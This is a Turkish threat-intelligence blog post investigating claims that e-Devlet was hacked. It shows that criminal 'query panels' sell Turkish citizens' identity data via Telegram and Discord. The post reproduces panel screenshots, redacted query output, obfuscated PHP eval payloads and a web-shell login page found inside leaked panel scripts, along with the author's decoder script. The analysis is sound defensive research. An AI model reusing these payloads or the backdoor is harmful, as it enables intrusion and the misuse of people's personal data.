

e-Devlet Hacklendi mi?

written by Mert SARICA | 21 June 2023

If you are looking for an English version of this article, please visit [here](#).

Öncelikle yazının sonunda söyleyeceğimi başta söyleyeyim, “Hayır, hack-len-me-di!” Peki bu durumda vatandaş olarak rahat bir nefes alabilir misiniz ? Maalesef hayır. Bunun sebebini de yazının devamında okuyabilirsiniz.

Zaman zaman hortlayan “e-Devlet Hacklendi!”, “e-Devlet verileri çalındı!”, “85 Milyon Vatandaşın Kimlik Bilgileri Çalındı!” vb. haberlerin (#1, #2) çıkış noktasına baktığınızda çoğunlukla dolandırıcıların, siber suç örgütlerinin yer aldığı ve hizmetlerini/servislerini pazarlamaya çalıştıkları Telegram, ICQ, Discord, forumlar gibi mecralarda paylaştıkları ilanların buna sebep olduğunu görebilirsiniz.

Bu ilanları incelediğinizde ise siber suç örgütlerinin “Sorgu Paneli/Checker” adı altında dolandırıcılara kimi zaman ücreti mukabilinde kimi zaman ücretsiz olarak vatandaşların verilerine kurdukları web siteleri, Telegram kanalları ve Discord odaları üzerinden erişim hizmeti/servisi sağladıklarını görebilirsiniz.



2,133 subscribers



16:53 100% 5G 9

Panel Adı Checker
https://...

Sorgula

Sıfırla

Kopyala

Yazdır

Ara :

TC	Adı	Soyadı	Anne Adı

Anne TC

Baba Adı

Baba TC

Cilt NO

Doğum Tarihi

Doğum Yeri

Kızlık Soyadı

Medeni Hal

Olum Tarihi

Memleket İL

Memleket İlçe

Sıra NO

Seri NO A00V56637

Önceki 1 Sonraki

Seri No sorgu aktif



437

..., edited 09:59



5 comments



– (969)

2,519 members



20:19



- | Sorgular | Telefon | Diğer Araçlar |
|------------------|----------------|------------------|
| Ad Soyad PRO | TC'den GSM | IP Sorgu |
| TC Sorgu | GSM'den TC | Discord ID Sorgu |
| Adres Sorgu | SMS Bomber | Facebok Sorgu |
| Aile Sorgu | Vesika | Kimlik Creator |
| Soy Ağacı Sorgu | Vesika A.O.L | Kimlik Arşivi |
| Sülale Sorgu | Vesika -25 | |
| Sicil Sorgu | Vesika +18 | |
| Aşı Sorgu | Mernis 2015 | |
| İban Sorgu | Adres Sorgu | |
| Cimer İhbar | Sokak Sorgu | |
| Kar Efektı | Mahalle Sorgu | |
| Plaka Sorgu | Cadde Sorgu | |
| Deprem Sorgu | Kapı No Sorgu | |
| İşyeri Sorgu | Daire No Sorgu | |
| İzmir Tapu Sorgu | 2015 Sorgu | |
| Seri No Sorgu | | |
| Muayene Sorgu | | |
| İlac Sorgu | | |



**Premium
paneldir.**

PANEL

SADECE 100₺



Sınırsız Premium S0rgu Paneli Satılıktır Sadece 100tl



İletişim:

20:20

VIP (YILLIK)

600 /TL

VİP (3 AYLIK)

400 / TL

VİP (AYLIK)

200 / TL

VIP (HAFTALIK)

100 /TL



discord.com/channels/

4 Career. Inf...



LinkedIn



Mert SARICA (mer...



Inbox - mert.saric...



aktif-deaktif-sistemler



Use Quick Switcher to get around
Discord quickly. Just press:

CMD + K

satın-alım

botu-nasıl-kullanırım

aktif-deaktif-sistemler +

ÇEKİLİŞ

çekiliş

KAYIT

kayıt

LAGALUGA

sohbet

TICKET

ticket



AD SOYAD ✓



05/13/2023 4:46 PM

TC ✓

GSM-TC ✓

TC-GSM ✓

AİLE ✓

DETAYLI GSM ✓

OKUL NO ✓

E-OKUL VESİKA ✓ / !KENDİM ATIYORUM!

18-VESİKA ✗

ADRES ✓

SÜLALE ✓

PARSEL ✓

AŞI ✓

16 members

Pinned message

👉 TC GİR OKUL NO VE ADRES VERSİN 👉 PYDROID3 İLE ÇALIŞTIR

Reply

/sorgu@

	Parametreler
<pre>/sorgu -tc * /sorgu -isim * /sorgu -isim2 * /sorgu -isim3 * /sorgu -soyisim * /sorgu -dogumtarih * /sorgu -nufusil * /sorgu -nufusilce * /sorgu -anneisim * /sorgu -annetc * /sorgu -babaisim * /sorgu -babatc *</pre>	
<pre>/gsmn -tc * /gsmn -gsm *</pre>	
<pre>/aile -tc *</pre>	
<pre>/whois -ip *</pre>	
<pre>/iban -no *</pre>	
<pre>/rand</pre>	
Parametreleri kullanırken; * Simgeli yerlere bilgileri, Girmeniz gerekmektedir.	
<pre>/sorgu -tc 12345678901</pre>	

16:29

708 members



Pinned message



HER GÜN DÜZENLİ İLK YAZAN HACK DERSLERİ

D

/sorgu -isim [REDACTED] -soyisim [REDACTED]

Baba TCKN: [REDACTED]

Uyruk: TR

Sonuç_No: 23

HKrA_ID: [REDACTED]

TCKN: [REDACTED]

İsim: [REDACTED]

Soy İsim: [REDACTED]

D. Tarihi: 22.3.2004

Yaş: 19 YIL, 2 AY, 28 GÜN

İL Kodu: 04

İLÇE Kodu: 1111

Nüfus İL: AĞRI

Nüfus İLÇE: MERKEZ

Anne İsim: [REDACTED]

Anne TCKN: [REDACTED]

Baba İsim: [REDACTED]

Baba TCKN: [REDACTED]

Uyruk: TR

Sonuç_No: 24

HKrA_ID: [REDACTED]

TCKN: [REDACTED]

İsim: [REDACTED]

Soy İsim: [REDACTED]

D. Tarihi: 26.11.2009

Yaş: 13 YIL, 6 AY, 24 GÜN

İL Kodu: 04



ANNESİNİN KARDEŞİNİN TORUNU	1346	SÜMEYYA	1346	CUMA	135
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	1346	EMİNE	1346	CUMA	135
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	426	RAMAZAN	1346	CUMA	135
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	378	FERİDE	1638	MEHMET	161
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	378	SAADET	1638	MEHMET	161
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	378	OKTAY	1638	MEHMET	161

Showing 181 to 190 of 760 entries

Previous 1 18 19 20 76 Next

Bunları gördükten sonra “Peki ama nasıl?” sorusunun endişeyle aklınızı kurcaladığını tahmin edebiliyorum. Bu soruya yanıt bulmak için siber suçluların, dolandırıcıların, tehdit aktörlerinin her adımını yakından takip eden ve bunlara yönelik olarak müşterilerini uyaran SOCRadar Siber Tehdit İstihbaratı firmasında çalışan bir profesyonel olarak elimdeki imkanlardan sonuna kadar faydalanmaya karar verdim.

Bunun için ilk olarak SOCRadar’ın XTI platformu tarafından izlenen Telegram kanallarında kısa süreli bir gezintiye çıktım.

Sorgu panellerine yönelik arama yaptığımda bazı Telegram kanallarında bu panellere ait dosyaların bazı kişiler tarafından paylaşıldığını gördüm.

1,118 members



Pinned message #1



Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan ...



Reply



tcsorgu.php

17.0 KB



tcgsm-1.php

15.4 KB



vesika-1.php

9.3 KB



adres_1-2.php

15.9 KB



adres_1.php

15.9 KB



vesika.php

9.3 KB



tcsorgu-1.php

17.0 KB



ailesorgu.php

17.3 KB



adsoyadsorgu.php

15.5 KB



ipsorgu.php

8.2 KB



1,118 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)

H.b

Naber



04:11

Deleted Account

Sa

Keke görünmüyordun nerelerdesin sen

04:12



masterpanel.zip

8.0 MB

Sorgu panel script masterpanel

← 10 04:12

1,865 subscribers

Pinned message

Sohbet grubumuza katılmak için; <https://t.me/>-



PANEL KAPATILMIŞTIR. ❤️

Gerekli açıklamalar web sitemizde yer almaktadır;

HOŞÇAKALIN ❤️



14

👁 485

..., 20:08



Leave a comment



KAPANDIĞI İÇİN MEVCUT SCRIPTİNİ SANALA
ARMAĞAN EDİYORUZ ❤️

İndirme Linki: <https://disk.yandex.com.tr/d/>

Kurulum için benioku.txt kontrol ediniz.

Yandex Disk

Görüntüle ve Yandex Disk'ten indir



30

👁 607

..., 21:49



Leave a comment



Son 1.5 yılda dolandırıcılar arası artan rekabetin kimilerinin piyasadan çekilmesine kimilerinin ise hacklenmesine yol açtığını öğrendim.

Community

Herkese selamlar arkadaşlar, yapacağım açıklama sadece bizim üyelerimize aittir.

Üye değilseniz sayfayı kapatabilirsiniz.Öncelikle [buradan](#) kapatıldığını siz değerli üyelerimize maalesef bildirmek isteriz.

Yönetim ekibi bu zamana kadar hiçkimseye mağdur olacağı bir durum yaşatmamıştır ve kapatıldığı için de mağdur etmeyecektir.

Kapatma sebebimiz bildiğiniz üzere [REDACTED] yaklaşık 1,5 sene önce açıldı ve

ilk açıldığında bizim dışımızda sağlam olan maximum 3-5 sağlam siteler vardı

fakat son zamanlarda o kadar boş beleş siteler açıldı ki işin cılkı çıktı,

hiçbir ciddiyeti yok ve haliyle bizim de artık hevesimiz yok.

1,5 sene öncesine kadar aşırı hevesli olarak başladığımız bu iş artık bizim için bıkkınlık derecesine geldi

ve bi' önemi kalmadı ayrıca belirtmek isterim ki en büyük mafya devlettir ve boynumuz kıldan incedir.

Fakat bu durumda bile siz değerli üyelerimiz mağdur olmaması adına Üyelikleri olan müşterilerimize para iadesi yapılacaktır.

Aşağıdaki butona tıklayarak üyeliğinizi sorgulayıp ardından mevcut üyeliğinizden kalan gün kadar

ücretinizi belirleyeceğiniz IBAN adresine iadenizi alabilirsiniz.

İade işleminden sonra 2 iş gün içerisinde ücretiniz hesabınıza aktarılacaktır.

Üyelerimiz her zaman bizim destekçilerimiz oldu, kısacası ilk göz ağrımız. İyi ki varsınız, iyi ki vardınız ❤️


İADE İŞLEMİ

1,545 subscribers

Pinned message

Arkadaşlar Fiyatlara indirim yaptım bundan sonra fiyatlarımız Haftalık 60 TL Aylık 150 TL Yıllık 350 TL Sınırsız 700 TL Satış & Destek:

February 14



TOSKACHECKER.PRO HACKED BY [redacted]



2412 views, 14:53 duration

Toska checker dosyası:

<https://dosya.co/>

dosya.co

İndir [redacted]

Dosyayı indir [redacted]



2591 views, 15:03 duration

Sorgu panellerinin nasıl çalıştığını öğrenmek için paylaşılan dosyaları (kaynak kodları) yakından incelemeye başladım. Bazı kaynak kodlarında dolandırıcıların, tanıdıkları, akrabaları olduklarını tahmin ettiğim TCKN bilgilerine yönelik kontrol koyduklarını gördüm. Örneğin herhangi bir kişi bu TCKN bilgisini panel üzerinde sorgulattığında işlem gerçekleşmiyordu.

```
adres_1.php
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166

<thead>
<tr style="text-align: center;">

<th>ADRES</th>
<th>VERGI NO</th>
<th>DOĞUM YERİ</th>

</tr>
</thead>

<?php
if ($_POST) {
    $tc = $_POST['tc'];

eval(str_rot13(gzinflate(str_rot13(base64_decode('LUnHEqxVDvyaiWx7w5uYE57Gnt5cJrCF9437+oXYJYBlcVYlKSWbbj+ef2erNcAlj/j0y4E9u+8Wem8/CmGpigu/w/+SfUYLljFMGuW0xFuut2zC6c+Jr/
68bvn+yy/E/Atk3JhyexfxRhyJ563TqSxNF06x0JRrAHuXg6TGAp2VxVNT+R8Ifp8DyumlNLASvcm0Qm19+fUteTURPBXZrDIn96MMFYLskjSKTRNx0Ca3i70Wf9bVrN7JjVudzV59dp4aWHVf3X3tgbH6o6rnKuhqdzBL1N
St0bPyRkd0gMh0oy
6JehWeOxySduD0g4I
RmZj zzybrhQa3EoAl
BRk00BMIAfPMQXbDI
oN7EsLaw8/KGIMk9I
y8rehR2ndNE9vX6uToXSCggCBwFTzyzL70wfur6mYRLLS0CJMg5W0mVdcJwMNIIZLcGnmC5+dQfzb0Qjxe1IUBR91cGg1X41+jFvCvuaZJ1Y0xoTn30Fpq+uLpCETLoYqCaAL1DFxnCYnk0ZpIEU9YPUzHGI/
riGmsS2DUHLdcFRQ3ngLeC55+aFh/qGodH4byaYq7DDBc+16zpnzvbSNuwQSRfNgfBjg/
enj0Ru8Xngv
E6Avd6xq2Bby
dYw1oCZkj4IpuE
SjqcUfCQ+M1Q3G5
Tnn97/4wmA57ECQlupMREIgha3iraCiELG3/tm1kNe5/bEGYhpBvArtSo/
5rNu0gNYoLJ0o1sk6d+4ynaEfnA0lbJkK008MTE7NvdZTAp+Vxp+SBDZT1Q2sIg7ZbuY9EBKyXUTzfk231uqZ5XrLis8DgpgRqzuxazEF24qyht0JnKQ1Ex7uWYUoDj68+SqhmCga20fzrNzIi5c+v3WeW98JcXoSY0XE8BNz/
G3sRaR9w0pd1tKkHEHdoGZqgKHSR9uNub7G0Q0wHh/cukcbn7rvYcPER9FLPwStQpN+njxqzWUPfR30T583cv39n+f6578='))));

CQoSN+11CXGco4V/
JXvzlnNIG41hc30AI19WJhLnHo01RyoT8LLRAK
3krpsFEE8097TZC7PQZjUPEgkoNcF8RJz2W8z
8wBNE2q1254kaLI2g3K3dCYKHK3vPkypQfoRhT

File Actions Edit View Help
GNU nano 7.2 eval_decoder.py
# Eval Decoder v1.0
# Author: Mert SARICA
# E-mail: mert [ . ] sarica [ @ ] gmail [ . ] com
# URL: https://www.hack4career.com
import subprocess
import sys
import time

# payload = "eval(gzinflate(base64_decode(rawurldecode('XZM1ssWAA00Pk2RcmGkyKczM7CZjhmdm%2B%2FT5ddSgk3arKxv%2Bmwd7RWD%2FLatilgt%2Fntb
payload = "eval(str_rot13(gzinflate(str_rot13(base64_decode('LUnHEqxVDvyaiWx7w5uYE57Gnt5cJrCF9437+oXYJYBlcVYlKSWbbj+ef2erNcAlj/j0y4E9u+8Wem8/CmGpigu/w/+SfUYLljFMGuW0xFuut2zC6c+Jr/
68bvn+yy/E/Atk3JhyexfxRhyJ563TqSxNF06x0JRrAHuXg6TGAp2VxVNT+R8Ifp8DyumlNLASvcm0Qm19+fUteTURPBXZrDIn96MMFYLskjSKTRNx0Ca3i70Wf9bVrN7JjVudzV59dp4aWHVf3X3tgbH6o6rnKuhqdzBL1N
St0bPyRkd0gMh0oy
6JehWeOxySduD0g4I
RmZj zzybrhQa3EoAl
BRk00BMIAfPMQXbDI
oN7EsLaw8/KGIMk9I
y8rehR2ndNE9vX6uToXSCggCBwFTzyzL70wfur6mYRLLS0CJMg5W0mVdcJwMNIIZLcGnmC5+dQfzb0Qjxe1IUBR91cGg1X41+jFvCvuaZJ1Y0xoTn30Fpq+uLpCETLoYqCaAL1DFxnCYnk0ZpIEU9YPUzHGI/
riGmsS2DUHLdcFRQ3ngLeC55+aFh/qGodH4byaYq7DDBc+16zpnzvbSNuwQSRfNgfBjg/
enj0Ru8Xngv
E6Avd6xq2Bby
dYw1oCZkj4IpuE
SjqcUfCQ+M1Q3G5
Tnn97/4wmA57ECQlupMREIgha3iraCiELG3/tm1kNe5/bEGYhpBvArtSo/
5rNu0gNYoLJ0o1sk6d+4ynaEfnA0lbJkK008MTE7NvdZTAp+Vxp+SBDZT1Q2sIg7ZbuY9EBKyXUTzfk231uqZ5XrLis8DgpgRqzuxazEF24qyht0JnKQ1Ex7uWYUoDj68+SqhmCga20fzrNzIi5c+v3WeW98JcXoSY0XE8BNz/
G3sRaR9w0pd1tKkHEHdoGZqgKHSR9uNub7G0Q0wHh/cukcbn7rvYcPER9FLPwStQpN+njxqzWUPfR30T583cv39n+f6578='))));

while (1==1):
    payload = payload.replace("eval", "echo")
    p = subprocess.Popen(['php', '-r', payload], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    out, err = p.communicate()
    payload = out.decode()


    if payload.find("eval") >= 0:
        print("_____")
        print("Payload:")
        print(payload)
        payload = payload.replace("eval", "echo")
    else:
        print(payload)
        sys.exit(1)

[ Read 25 lines ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/_ Go To Line M-E Redo      M-6 Copy
```



```
root@Kali: ~  
File Actions Edit View Help  
eval(gzuncompress(base64_decode('eJxdyk1zoyAAg0Gf0+wNvzrN7AkXfBDGBrJvXSMMdbED7ChCf767L73vT0zb/tdD5tu7afzUN/azbH+ap/Dj1PbzKf/9XVbPpb55  
gWbJ1zAN75e28SpHBGML7vtNLBnktG  
RhUL8md08SYF6mDov9MMGmAqMAukbJ  
KNVOBfnHo30wUozvsmx6TydC1eE99  
1a  
')));  
  
Payload:  
eval(gzinflate(base64_decode(base64_decode(str_rot13('ETAVLzkeFysODHEE  
oJ5SrRyjn3ADqR1mAzEYGH  
ODMKySoJqPIHu0LKAAdDF9C  
ZIMkrwD1ARyyGauuJSugAG  
)))));  
  
Payload:  
eval(gzinflate(base64_decode(str_rot13('Q  
JX3  
XGfRhZu5wd+zyshgdxMHAjlJBAbfUh6r/jR='))));  
  
Payload:  
eval(gzinflate(str_rot13(base64_decode('BcH  
67khRpd  
E='))));  
  
Payload:  
eval(gzinflate(base64_decode(')  
if ($tc = "2185:" || $tc = "368";  
    {  
        exit('?');  
        die();  
    }  
);
```

Bazı kaynak kodlarında ise bu kaynak kodlarını indirip daha sonra kullanacak dolandırıcıların web sitelerine sızmak için arka kapı (web shell) yerleştirildiğini tespit ettim.




```
adsoyadv3.php
20
21 /* Konfigürasyon */
22 $auth_pass = "4a9237545e7e6da7bf0c47e4be57f86c";
23 $color = "#00ff00";
24 $default_action = 'FilesMan';
25 $default_use_ajax = true;
26 $default_charset = 'UTF-8';
27
28 function login_shell() {
29     ?>
30     <!DOCTYPE html>
31     <html>
32     <head>
33     <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
34     <meta name="author" content="t.me/zeox" />
35     <title>HACKED BY t.me/zeox </title>
36     <link rel="icon" type="image/png" href="https://cdn.discordapp.com/attachments/1006144051613016157/1042036729865044070/AlRoswellPP.png"/>
37     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.0/css/bootstrap.min.css"/>
38     <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css"/>
39     </head>
40     <body class="bg-dark text-light">
41     <center>
42     <div class="container" style="margin-top: 15px">
43     <div class="col-lg-6">
44     <div class="form-group">
45     <h5 class="text-center pb-5">HACKED BY t.me/zeox </h5>
46     <form method="post">
47     <input type="password" name="pass" placeholder="Hacked IP" class="form-control"><br/>
48     <input type="submit" class="btn btn-danger btn-block" class="form-control" value="Login">
49     </form>
50     </div>
51     </div><a href="https://t.me/zeox" class="text-muted fixed-bottom">Copyright 2023 @ HACKED BY t.me/zeox </a><br/>
52     </div>
53     </center>
```

Kaynak kodlarında yer alan tehdit aktörlerinin imzalarını (rumuz/nickname) SOCRadar XTI platformunda arattığımda hangi Telegram kanallarında barındıklarını ve onlarla ilgili olan mesajları okuma şansı elde ettim. (siber güvenlik uzmanları, emniyet yetkilileri için müthiş bir imkan!)

```
index.php
240 echo ' <th style="color: red">'. $row["status"]. ' </th>';
241 }
242 if ($row["rank"] == 'webmaster'){
243 echo ' <th><span style="background: url(/assets/gif/simsek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 15px red; color: red;">'. $
row["rank"]. ' </span></th>';
244 } elseif ($row["rank"] == 'admin'){
245 echo ' <th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 10px aqua; color: aqua;">
'. $row["rank"]. ' </span></th>';
246 } elseif ($row["rank"] == 'Yıllık'){
247 echo ' <th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 10px lightgreen; color:
lightgreen;">'. $row["rank"]. ' </span></th>';
248 } elseif ($row["rank"] == 'Aylık'){
249 echo ' <th>'. $row["rank"]. ' </th>';
250 } else{
251 echo ' <th>'. $row["rank"]. ' </th>';
252 }
253
254 echo ' <form id="edit_form" action="configuration" method="POST">';
255 echo ' <input id="hidden_id" type="hidden" name="advanced">';
256 echo ' <th><button type="button" id="conf" style="margin-left: 20px;" onclick="javascript:config('.$rowID.')" class="padd btn btn-outline-warning">Düzenle</button></th></form>';
257 echo ' <th><button type="button" onclick="javascript:delete_uid('.$rowID.')" id="delete" class="padd btn btn-outline-danger">Sil</button></th></tr>';
258 } ?>
259 </table>
260 </div>
261 <div class="author">
262 <span>Created with <i class="fa-solid fa-heart"></i> by jemoisika/xbozk0rt/zeox </span>
263 </div>
```

functions.php

```
1 <?php
2 $customCSS = array();
3 $customJAVA = array();
4 $customCSS = array(
5     '<link href=../assets/plugins/DataTables/datatables.min.css" rel="stylesheet">',
6     '<link rel="icon" href="https://quarex.pro/assets/images/quarexlogo2.png" type="image/x-icon" />',
7     '<link href=../assets/plugins/DataTables/style.css" rel="stylesheet">'
8 );
9
10 require '../server/baglan.php';
11 $page_title = 'Kullanıcı Sil';
12 include '../admin/...php';
13
14 date_default_timezone_set('Europe/Istanbul');
15 $nowDate = date("d.m.Y");
16
17 if (isset($_POST['sil'])) {
18     $sil = htmlspecialchars($_POST['sil']);
19     $query = "DELETE FROM `sh_kullanici` WHERE id='$sil'";
20     if ($conn->query($query) === TRUE) {
21         $success = 'KULLANICI BAŞARIYLA SİLİNDİ';
22         header('location: /bozo_fayuj_minik');
23     } else {
24         header("Location: /bozo_fayuj_minik");
25     }
26 }
27
```

platform.socradar.com/app/threat-hunting?q=jemoisika

Hack 4 Career... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

Other Bookmarks

SOCradar Threat Hunting

ENTERPRISE MS

Dashboards

Attack Surface Management

Digital Risk Protection

Cyber Threat Intelligence

Threat Hunting

Local Threat Share

Dark Web News

Vulnerability Intelligence

Supply Chain Intelligence

Threat Feed / IOC

Threat Actor/Malware

Threat Hunting Rules

Malware Analysis

Threat Reports

Breach Datasets

Campaigns

Stealer Logs

Incidents

Reports

Search jemoisika

Last Year

Remaining Credit

2.5B+ Total Records

Search Result

Exposed Raw Data

Public Buckets

Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

https://t.me/.../3741

Telegram - 2023 May 26 • 23 days ago

telegram social surface web group channel

Shopping Market

@jemoisika' filtre durduruldu

https://t.me/.../3740

Telegram - 2023 May 26 • 23 days ago

telegram social surface web group channel

Shopping Market

/stop @jemoisika'

https://t.me/.../3738

Telegram - 2023 May 26 • 23 days ago

telegram social surface web group channel

Shopping Market

@jemoisika

Actions

Trending Keywords

media 17027

security 4218

script 3673

cybersecurity 2470

expand 1920

checker 1830

hacking 1110

wildfire 1003

Recent IP Addresses

platform.socradar.com/app/threat-hunting?q=xbozk0rt

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

Other Bookmarks

SOCradar Threat Hunting ENTERPRISE MS

Dashboards Attack Surface Management Digital Risk Protection Cyber Threat Intelligence Threat Hunting Local Threat Share Dark Web News Vulnerability Intelligence Supply Chain Intelligence Threat Feed / IOC Threat Actor/Malware Threat Hunting Rules Malware Analysis Threat Reports Breach Datasets Campaigns Stealer Logs Incidents Reports

Search xbozk0rt Last Year

Remaining Credit 2.5B+ Total Records

Search Result Exposed Raw Data Public Buckets Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

https://t.me/ /1435 Telegram - 2023 May 16 • 1 month ago

telegram social surface web group channel

Shopping Market xbozk0rt, 1/3 kere uyanıd; dikkatli ol lütfen! Sebep: Invitelink bu grupta kiltilendi.

LOAD MORE RESULTS

Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.

Actions

Trending Keywords

media	17027
security	4218
script	3673
cybersecurity	2470
expand	1920
checker	1830
hacking	1110
wildfire	1003

Recent IP Addresses

platform.socradar.com/app/threat-hunting?q=Source%3ATelegram%20zeox%20

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

Other Bookmarks

SOCradar Threat Hunting ENTERPRISE MS

Dashboards Attack Surface Management Digital Risk Protection Cyber Threat Intelligence Threat Hunting Local Threat Share Dark Web News Vulnerability Intelligence Supply Chain Intelligence Threat Feed / IOC Threat Actor/Malware Threat Hunting Rules Malware Analysis Threat Reports Breach Datasets Campaigns Stealer Logs Incidents Reports

Search Source:Telegram zeox Last Year

Remaining Credit 2.5B+ Total Records

Search Result Exposed Raw Data Public Buckets Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

https://t.me/ /752355 Telegram - 2023 May 20 • 29 days ago

telegram social surface web group channel

in COMING SOON zeox @ bekieriz

LOAD MORE RESULTS

